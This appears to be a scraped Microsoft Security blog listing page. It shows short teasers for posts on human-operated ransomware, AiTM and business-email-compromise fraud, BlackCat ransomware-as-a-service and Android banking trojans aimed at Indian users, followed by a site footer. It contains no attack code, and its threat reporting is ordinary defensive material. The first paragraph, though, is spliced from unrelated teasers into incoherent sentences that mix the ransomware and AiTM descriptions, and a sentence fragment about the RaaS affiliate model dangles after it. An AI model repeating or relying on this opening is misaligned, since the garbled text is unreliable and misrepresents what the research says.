Microsoft coined the term "human-operated ransomware" to clearly define a class of attack driven by expert human intelligence at every step of the attack chain and culminate in intentional business disruption and extortion. In this blog, we explain the involved AiTM and BEC attacks across multiple supplier/partner organizations for financial fraud, and did not use a reverse proxy like typical AiTM attacks.

ransomware as a service (RaaS) affiliate model and disambiguate between the attacker tools and the various threat actors at play during a security incident.



Research Threat intelligence Ransomware · Jun 13 · 15 min read

The many lives of BlackCat ransomware >

The use of an unconventional programming language, multiple target devices and possible entry points, and affiliation with prolific threat activity groups have made the BlackCat ransomware a prevalent threat and a prime example of the growing ransomware-as-a-service (RaaS) gig economy.

Research Threat intelligence Microsoft Defender Mobile threats · Nov 20 · 9 min read

Social engineering attacks lure Indian users to install Android banking trojans >

Microsoft has observed ongoing activity from mobile banking trojan campaigns targeting users in India with social media messages and malicious applications designed to impersonate legitimate organizations and steal users' information for financial fraud scams.

Get started with Microsoft Security

Microsoft is a leader in cybersecurity, and we embrace our responsibility to make the world a safer place.

Learn more

Connect with us on social

What's new

- Surface Laptop Studio 2
- Surface Laptop Go 3
- Surface Pro 9
- Surface Laptop 5
- Surface Studio 2+
- Copilot in Windows
- Microsoft 365
- Windows 11 apps

Microsoft Store

- Account profile
- Download Center
- Microsoft Store support
- Returns
- Order tracking
- Certified Refurbished
- Microsoft Store Promise
- Flexible Payments

Education

- Microsoft in education
- Devices for education
- Microsoft Teams for Education
- Microsoft 365 Education
- How to buy for your school
- Educator training and development
- Deals for students and parents
- Azure for students

Business

- Microsoft Cloud
- Microsoft Security
- Dynamics 365
- Microsoft 365
- Microsoft Power Platform
- Microsoft Teams
- Microsoft Industry
- Small Business

Developer & IT

- Azure
- Developer Center
- Documentation
- Microsoft Learn
- Microsoft Tech Community
- Azure Marketplace
- AppSource
- Visual Studio

Company

- Careers
- About Microsoft
- Company news
- Privacy at Microsoft
- Investors
- Diversity and inclusion
- Accessibility
- Sustainability

English (United States) ✓✕ Your Privacy Choices

Sitemap Contact Microsoft Privacy Terms of use Trademarks Safety & eco Recycling About our ads